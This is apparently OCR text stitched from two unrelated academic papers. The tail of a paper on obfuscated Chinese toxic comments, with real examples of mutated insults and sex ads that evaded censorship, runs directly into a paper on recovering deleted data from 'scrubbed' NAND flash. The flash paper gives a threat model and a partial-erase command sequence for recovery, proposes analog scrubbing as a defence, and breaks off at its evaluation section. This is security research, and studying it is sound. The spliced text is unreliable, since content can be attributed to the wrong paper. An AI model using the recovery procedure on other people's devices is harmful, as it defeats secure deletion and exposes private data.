At the first stage, we collected 40,000 user comments from Weibo, Taobao, etc., for each task (i.e., abuse and porn detection). Considering the ethical implications, we fully respect the privacy of users, and only use the public comment texts of them. After preprocessing, removing the duplicates and filtering out the meaningless texts, we used Alibaba GreenNet to automatically label these processed texts, and we then got about 30,000 coarsely labelled samples for each task, in which about 15,000 samples were toxic and 15,000 were normal. At the second stage, we hired several Chinese native speakers to relabel the coarsely labelled samples, and we also filtered out those samples that were labelled inconsistently. Then, we randomly sampled 10,000 finely labelled samples for each class as the datasets we used in our experiments. Specifically, each sample was also manually confirmed that there did not exist variant words. In the meantime, we got a corpus of 2,000 obfuscated texts (i.e., real-world attack examples as shown in Fig. 11) for each task, in which each text had at least one variant word. We then asked the hired workers to annotate what the variant word was and which category it belonged to, and the statistic distribution of different variant categories can be seen in Fig. 5.

C Distribution of Bugs





Figure 10: Illustration of multimodal fusion schemes.




(a) Insulting Comment on Weibo


(b) Spam Message on Taobao

(c) Pornographic Ads on WeChat


Figure 11: Adversarial examples in the real world. The subfigures are: (a) is an obfuscated insulting comment on Weibo in which "老丕死" is mutated from "老不死" (old fuck) and "溅人" is mutated from "贱人" (bitch), and the obfuscated text retains insulting but successfully evaded the censorship; (b) is an obfuscated spam ads for the purpose of fake purchase on Taobao; (c) is a pornographic ads for sex service on WeChat, in which "茄莪薇芯" is an obfuscated phrase of "加我微信" that means "add my WeChat account", and the obfuscated ads is still illegal but usually hard to detect.



(a) TextCNN on Porn



(b) BiLSTM on Abuse



(c) BiLSTM on Porn

Figure 12: The sensitivity of the target models against different bugs on the two datasets.

Data Recovery from "Scrubbed" NAND Flash Storage: Need for Analog Sanitization

Md Mehedi Hasan and Biswajit Ray
Electrical and Computer Engineering Department, The University of Alabama in Huntsville

Abstract

Digital sanitization of flash based non-volatile memory system is a well-researched topic. Since flash memory cell holds information in the analog threshold voltage, flash cell may hold the imprints of previously written data even after digital sanitization. In this paper, we show that data is partially or completely recoverable from the flash media sanitized with "scrubbing" based technique, which is a popular technique for page deletion in NAND flash. We find that adversary may utilize the data retention property of the memory cells for recovering the deleted data using standard digital interfaces with the memory. We demonstrate data recovery from commercial flash memory chip, sanitized with scrubbing, by using partial erase operation on the chip. Our results show that analog scrubbing is needed to securely delete information in flash system. We propose and implement analog scrubbing using partial program operation based on the file creation time information.

1. Introduction

Secure deletion of obsolete data from the storage medium is a topic of paramount importance to ensure the privacy and security of the data owner. According to the Data Protection Act (DPA) 2018, the deletion of information must be real i.e. the content should not be recoverable in any way. However, achieving true deletion of user data from the physical storage medium is not always straightforward and it depends critically on the analog characteristics of the specific non-volatile storage elements.

In this paper, we evaluate the secure deletion concept in NAND flash based non-volatile storage system. NAND flash memory finds a ubiquitous place in today's computing and storage landscape. Flash memory is widely used in personal electronic gadgets including smartphones, solid state drives, laptops, tablets, USB memory sticks, SD memory cards, etc. Due to the increasing popularity of flash as non-volatile storage media, the concept of secure deletion or sanitization of flash media is getting even more important.

NAND flash exhibits certain unique challenges for secure deletion due to its special characteristics. First, write operation in flash takes place at page level granularity while erase operation happens at block level which requires all the pages in a block to be deleted at the same time. Because of the mismatch in granularity between erase operations and program operations in flash, in-place update of a page is very resource expensive. Second, NAND flash requires erase-before-write constraint, which makes overwriting operation very unfriendly, given the mismatch in granularity between erase and write operation. Third, NAND flash has finite endurance meaning only a fixed number of program and erase operation are allowed on a NAND block. Thus, the flash controller is typically designed to minimize erase operation and ensure wear-leveling of all the memory blocks. In other words, erasing a block for in-place update of a page is not a common practice.

Since in-place updates are not possible in NAND flash, the standard overwrite-based erasure techniques, typically used for hard drives, does not work properly for NAND storage system. Instead, NAND storage usually perform logical sanitization (i.e., the data is not retrievable via the SATA or SCSI interface) by invalidating the page address of obsolete data. The page address mapping in NAND storage is handled by an intermediate firmware layer called Flash Translation Layer (FTL), which performs one-to-one mapping between logical page address and the physical memory address of the flash media. Thus, for any page update operation, FTL will write the new contents to another physical page (or sector) location and update the address table map so that the new data appears at the target logical address. As a result, the old version of the data remains in the physical storage medium, which can be retrieved by the adversary with advanced memory interfaces.

In order to achieve page-level deletion in flash based storage, the idea of "data scrubbing" was proposed by Wei et al[1]. The key concept behind "scrubbing" based sanitization is the creation of an all-zero page (or all cells programmed), which is equivalent to deletion of data from that page. Since it is not possible to remove charge from the floating gates at page level granularity, "scrubbing" provides an alternative route to digital sanitization by programming all the cells in the page. However, in this paper, we show that the deleted data is partially or completely recoverable after "scrubbing" due to the analog property of the programmed cells. More specifically, programmed cells in flash continuously lose charge due to fundamental data retention characteristics. As a result, the zero bits (or programmed bits) in the original data loses a portion of the stored charge at the time of erase operation. We




Figure 1: (a) A floating gate (FG) NAND flash memory cell which stores information in the form of charge on the FG. Metal word-line (WL) act as the control gate of the FG transistor. Charge is injected on the FG through tunneling of electron from Si-channel to FG. Blocking oxide prevents back tunneling of electron to control gate. (b) The hierarchical storage in NAND flash array consisting of kilo-bytes of memory cells and the WL electrically connects those cells (called a page of information). Each block consists of multiple WLs. The select gate transistors can be standard MOSFET or FG transistors, depending on manufacturer or technology node. (c) Typical threshold voltage distribution for erase state cell and programmed state cell.

call these zero bits as weak zeros since they have slightly lower threshold voltage compared to the freshly written bits. During "scrubbing" a new set of zero bits are created by newly programming the erased cells in the original data. We label the freshly written zeros as "strong zeros" because they have higher threshold voltage compared to the original zero bits (weak zeros) in the data. Thus, careful analysis of the analog threshold voltage of the memory cells in a scrubbed page will reveal the original data.

Contribution: Our key contributions in this paper are as follows:

1) We demonstrate that data is partially or fully recoverable from "scrubbing" based deleted page. We use partial erase operation on a "scrubbed" page to recover the deleted data.
2) We find that fundamental data retention (or charge loss) characteristics of flash cells should be taken into account during "scrubbing" to ensure true deletion of data.
3) We propose a new analog "scrubbing" technique in order to make sure data remains unrecoverable after deletion. The proposed technique utilizes the time difference between write and erase operation in order to program the erased bits. This will minimize the threshold voltage differences among the cells in the erased page.

2. Background

In this section, we will describe the fundamentals of flash memory cell, its operation, and NAND flash system design.

2.1 Flash Memory Organization and Operations

Flash Cell: Figure 1 (a) shows the device structure of a flash memory cell, which is essentially made of floating gate MOSFET (Metal Oxide Semiconductor Field Effect Transistor). Electrons placed on a floating gate are trapped because the floating gate is isolated electrically from the control gate and the transistor channel by blocking oxide and tunnel oxide respectively. Thus, a flash memory cell stores information in the form of charges (electrons) for an extended period of time without requiring any power supply.

NAND Array: Flash memory is organized as two-dimensional arrays of floating gate transistors. A number of cells connected in series, in a column, form a string (see Figure 1(b)), which is electrically connected to the metal bit line at one end and grounded at the other end. Cells in a row are electrically connected through a metal Word Line (WL) and constitute a page. The size of a page varies from 2-16K byte depending on manufacturer. There can be multiple pages per metal wordline depending on the storage technology. The number of bits per cell depends on the type of flash chip like SLC (single-level cell or 1 bit/cell), MLC (multi-level cell, 2bits/cell) etc.

Threshold Voltage Distribution: The threshold voltage (V_t) of a flash memory cell varies in analog-way depending on the amount of charge on the floating gate. Due to process variation, there is a cell-to-cell difference in threshold voltage, even though the cells are at programmed or erase state. Thus, program or erase state does not represent a single value of V_t. Instead, each state is represented by a V_t-distribution. Flash manufacturer generally keep enough voltage margin between the erase state V_t and the program state V_t so that they can be




Figure 2: (a) The architecture of a flash-based storage system. (b) File system overview of storage system.

digitized accurately with a single reference voltage. Interestingly, the V_t distribution can be measured with standard digital interface by measuring bit error rate with shifted reference read level (Read Retry operation). The detailed V_t measurement procedure is discussed by Cai et al [2].

Memory Operation: Flash memory offers three basic operations: erase, program, and read. Among the program and read, operations take place on a page by page basis, while erase operation takes place on a block by block basis. During a program operation, a high voltage is applied on the WL which acts as a control gate of the MOSFET and attracts channel electrons into the floating gate by Fowler-Nordheim tunneling through the tunnel oxide. These trapped (negative) electrons increase the threshold voltage of the transistor. In erase operation, these trapped charges are removed from the floating gate by the application of high positive voltage on the substrate and the control gate is grounded. The erase state of flash cell represents logic "1". The programmed state has higher threshold voltage due to the presence of negative charges and it represents logic "0". Read operation involves sensing the threshold voltage of the flash cell by monitoring the current conduction. During a read operation, logic "0" & "1" are sensed by applying an intermediate (or reference) voltage to the control gate, which is less than the programmed threshold voltage. If the cell does not conduct current at the reference voltage, it is treated as a programmed cell or logic state "0". If the channel conducts current at the reference voltage, then the flash cell is considered in erase state and represents logic state "1".

2.2 Flash Translation Layer (FTL)

In order to efficiently manage the NAND array's special characteristics, a firmware layer called flash translation layer (FTL) [3]–[5] is typically used by the storage system which interfaces the host file system with the raw NAND memory. FTL provides a block access interface to the host file system by mapping the logical addresses in block layer to physical addresses in NAND flash. In addition, FTL contains firmware module for garbage collection and wear leveling[3]–[5]. The garbage collection module periodically reclaims all the invalid pages in the media in order to perform block erase operation, which will free-up memory space for new data. The wear-leveling module manages the limited endurance of the flash media by ensuring uniform program-erase operation on all the blocks.

3. Threat model and Assumptions

Adversary Model: We assume the adversary has one-time access to the flash memory device. In addition, we assume that adversary can perform multiple read and erase operations on the content of the flash. We also assume that adversary aims to illegitimately derive sensitive information which is not available through a "legitimate" interface. For example, we assume adversary has access to the raw NAND memory chip and he/she can perform low level memory operation, such as partial erase, shifted read or read retry, etc.

Assumption: We assume adversary can read the data from the NAND flash without any error correction. Most of the NAND chips do not include error correction engine on the memory chip. Instead, the ECC engine is typically included in the FTL. We also assume that adversary can access the NAND flash chip with bypassing the FTL.

4. Data Retrieval after Scrubbing

4.1 Data Retention (DR)

Flash memory technology has finite data retention characteristics as the stored charge on the floating gate (and trapped electrons in the oxides) continuously leaks through surrounding oxides [6]–[8]. Because of DR, when data is stored and kept for some time, the programmed state cell tends to lose its charge and its threshold becomes lower. Figure 3 describes




Figure 3: (a) Threshold voltage distribution of memory cells for stored '1' and '0'. Programmed state has a higher threshold than the erased state. (b) Down-shift of threshold distribution of programmed state due to data retention effect. (c) Threshold voltage distribution difference between weak '0' and strong '0'. The newly programmed cell has a higher threshold than the old one.

the data retention effects on the V_t distribution for SLC type of storage. In Figure 3(a), there are two states: erase state and programmed state. Flash manufacturers keep enough voltage margin between the two states. The read reference voltage is typically chosen in the middle of the voltage margin. When the cell voltage is greater than the reference voltage, it reads as logic zero and when the cell voltage is lower than this, the data is read as one. In Figure 3(b) we show the DR effect on the cell V_t distribution. Usually, program state V_t distribution moves down with DR, while erase state V_t distribution remains almost the same. If the data retention time is not large (less than 1-2 years), the program state will still be read as zero even after down-shift of cell V_t distribution.

4.2 Scrubbing after Data Retention

When data scrubbing is applied for page level sanitization after DR, all the data of the page becomes zero. It is important to note that even though all the bits are read as zero digitally, their threshold voltage distribution will have significant and detectable differences. In Figure 3(c), the data retention effect on the "scrubbing" process is explained. When scrubbing operation is applied to a page, which has gone through a finite time of data retention, only the erased cells are programmed. The zeros in the original data remain at the same V_t. However, the newly written zero has higher threshold than the old zeros as old zeros already lose some of their charges. In Figure 3(c), the red zeros are the old zeros which have a lower threshold distribution than the black zeros which have a higher threshold distribution. Thus, the data retention property is the key characteristic to identify the same logical zero as weak zero and strong zero based on their threshold voltage distribution. In other words, if scrubbing is done immediately after writing the data, the difference between old and new zeros will be minimal and it will be difficult to recover the data. If the time difference between write and scrubbing is high, there will be a higher chance that data will be recoverable.

4.3 Partial Erase

We utilized partial erase of a block in order to recover the scrubbing based deleted data. A full erase is the process where all the bits in a memory block turn into the logic state "1". The datasheet of the specific flash chip reports the typical erase time of a block. If the erase operation is interrupted in between by issuing a "RESET" command, then the operation is called partial erase. Partial erase will lower down the V_t distribution of the programmed cells in step by step, which provides a method to distinguish the strong vs weak zeros using standard digital interfaces. Alternative methods exist in order to determine the cell V_t by using digital interfaces, such as read retry, which involves counting fail bits with shifted read levels[9], [10]. However, many SLC NAND chips do not include read retry feature. Hence partial erase offers a more generic method to distinguish weak vs strong zeros.

4.4 Data Recovery with Partial Erase

The adversary can utilize the partial erase operation to distinguish between strong and weak zeros on a fully scrubbed page (meaning all the data being zeros). For example, if the adversary performs partial erase on a fully scrubbed page with fine resolution of erase time, the weak zeros will first turn into ones while the strong zeros will still be read as zeros. Thus, adversary can recover the original data by distinguishing the strong and weak zeros on a deleted page.

In Figure 4 we illustrate the data recovery process with an Einstein image (binary) as an example. We first store the binary image in a NAND block (Toshiba SLC Part # TC58NVG3S0F). The size of the image is 276,000 bytes and it requires 64 SLC pages for getting stored in the memory. In order to accelerate the data retention effects, we then bake the NAND chip at high temperature (120°C) for 3 hours and read back the image data. Figure 4(b) shows the post-bake Einstein image. From a digital viewpoint, there is no difference between the pre-bake Einstein image and the post bake one.




Figure 4: Data recovery from scrubbed pages. (a) Original Einstein image (460 × 600) which is stored to the NAND flash. (b) Original image after data retention takes place (c) Scrubbed image, this is all '0' image. We bake the chip for 3 hours in an oven of temperature 120°C in order to accelerate the data retention effect. (d) The raw image recovered using partial erase operation. (e), (f), (g) & (h) Threshold voltage distribution for corresponding image of (a), (b), (c) & (d).

Algorithm 1: Partial erase on scrubbed data

Initialize:

Target block where data has been stored and scrubbed previously (*TargetBlock*);
Measured partial erase time based on data retention information (PE_{time}) *and define delay* (t_d^e)
Number of pages in a single block ($Block_{page}$);

Perform:

Retrieve data from each page of target block using partial erase ($Retrieve_{page}$);
1: *Issue NAND block erase command;*
2: *Apply time delay* (t_d^e);
3: *Issue RESET command (FFh);*
4: *Issue READ command to read NAND flash data;*
5: *Save the retrieved bytes;*

However, the analog threshold voltage of the memory bits holding the data in Figure 4(a) and the Figure 4(b) are distinctively different as illustrated with the downshifted threshold voltage distribution of zero bits in Figure 4(f). Next, we perform the scrubbing based deletion operation and read the data back. Figure 4(c) shows the deleted image. As expected from a scrubbed NAND data, the image looks completely black or all the bits of the image are at zero state. However, in terms of analog threshold voltage, there is an important distinction between the zero bits. The original zero bits have slightly lower threshold voltage than the newly created zero bits, even though digitally both are read as zeros. Finally, we perform partial erase operation on the scrubbed image to recover back the original data. Partial erase operation will shift down the V_t distribution of both strong and weak zeros in such a way that the memory read operation with a fixed reference voltage will identify most of the weak zeros as one bits and most of the strong zeros as zero bits (see Figure 4(h)). We invert the bit map after partial erase operation and plot the recovered image in Figure 4(d).

Algorithm 1 briefly describes the command sequence used for data retrieval process. First, we select a block where data was stored for some time and then scrubbed recently. So, all the data is read as 0 with standard NAND read command. Then, according to the data storing information (i.e. the time when the data stored and scrubbed), we calculate the optimal partial erase time (PE_{time}). And, then upon applying the precise time delay for the partial erase process, we also issue the NAND Read operation to read data from a specified page. The data read after the partial erase is essentially the inverted version of original stored data. So, we invert the data and save as $Retrieve_{page}$ data. And the final stopping criteria requires 90% of the data become in the erased state. Until this requirement fulfills, the partial operation will continue for the specific block and keep saving data from the specified page for each partial erase operation.

5. Analog Scrubbing

In principle, analog sanitization of the flash media will ensure true destruction of the stored data. Analog sanitization of

semiconductor memory is always challenging because there are many electronic processes that leave imprints of remnant data on the device characteristics[11]–[13]. The block erase operation of the NAND flash device is closer to the analog sanitization of the flash media, as it ensures information is lost by removing the floating gate charge from the programmed cells. However, due to fundamental array architecture of NAND flash, there is no equivalent page-level erase command that converts all the bits in a page into erased bits. Hence developing analog scrubbing method is essential in order to securely delete page data in the NAND array. In this work, we propose the analog sanitization method of NAND memory pages using the history of data creation such as page creation time. The basic idea is to create an all-zero page (similar to digital scrubbing) with the additional constraint that all the zero bits have undistinguishable analog threshold voltage distribution. We implement this idea using partial program technique as described in the next section.

5.1 Partial Page Program

A NAND page generally takes ~100-1000 µs to be fully programmed based on different technology. The partial page program method on a NAND page is typically implemented by issuing a NAND RESET command after the NAND write command. The RESET command will forcibly stop the NAND write operation before its stipulated time. As a result, the memory cells get programmed to a lower threshold voltage level than the corresponding fully programed threshold level. In addition, introducing a time delay (t_d^p) between the NAND write command and the RESET command, it is possible control the analog threshold voltage of the partially programmed cells.

5.2 Analog Scrubbing with Partial Page Program

The goal of analog scrubbing is to match the threshold voltage distribution of the original zero bits and the newly created zero bits during page scrubbing. The challenge here is to estimate the partial program time during scrubbing which depends on the mean threshold voltage value of the original zeros of the page. Hence the knowledge of page creation time and an accurate model for data retention characteristics of the memory chip will be critical to implement this method.

Algorithm 2: Analog scrubbing with partial program

Initialize:

A randomly selected valid block where data has been stored previously;
A randomly selected page in the selected block;
Estimated approximate time delay for analog scrubbing based on data retention information (t_d^p);
Flash chip page program time (t_{PROG});

Perform:

Make all the data either strong zero or weak zero based on time delay;
1: *Issue NAND page write command;*
2: *Apply time delay (t_d^p);*
3: *Issue RESET command (FFh);*
4: *Issue READ command to read NAND flash data;*
5: ***If** scrubbed data < 97% **then***
6: *Repeat 1 to 5*

Algorithm 2 explains the process of analog scrubbing, where we estimate the program time for analog scrubbing process based on data retention information. Note that NAND flash has a default page program time t_{PROG} of ~100-1000 µs. We first select a block where some data has been stored previously and select a page to be read. In this method, depending on the data retention information, program time delay t_d^p is defined for a page ($t_d^p \leq t_{PROG}$). Then we issue the NAND write operation to implement the analog scrubbing. In this case, some of the bit might not be programmed, so if the percent of bit programmed is less than 97%, this process will take place again until the criteria fulfills. After performing scrubbing in this way, difference between 0's threshold voltage distribution is not noticeable, and an adversary is not able to recover the data from this page fully or partially.

6. Implementation and Evaluation

6.1 Experimental set-up

A custom design hardware board is used in order to interface the commercial off the shelf flash chips with the computer. The board contains a socket to hold the flash chip under test and an FT2232H (Future Technology Devices International Ltd) break-out board for USB communication. For the evaluation purpose, we have used SLC NAND flash memory chips from different flash manufacturers including Toshiba, Micron, and Samsung. The exact part number for all the chips used is listed in Table 1.

6.2 Data Retrieval Efficiency after Scrubbing

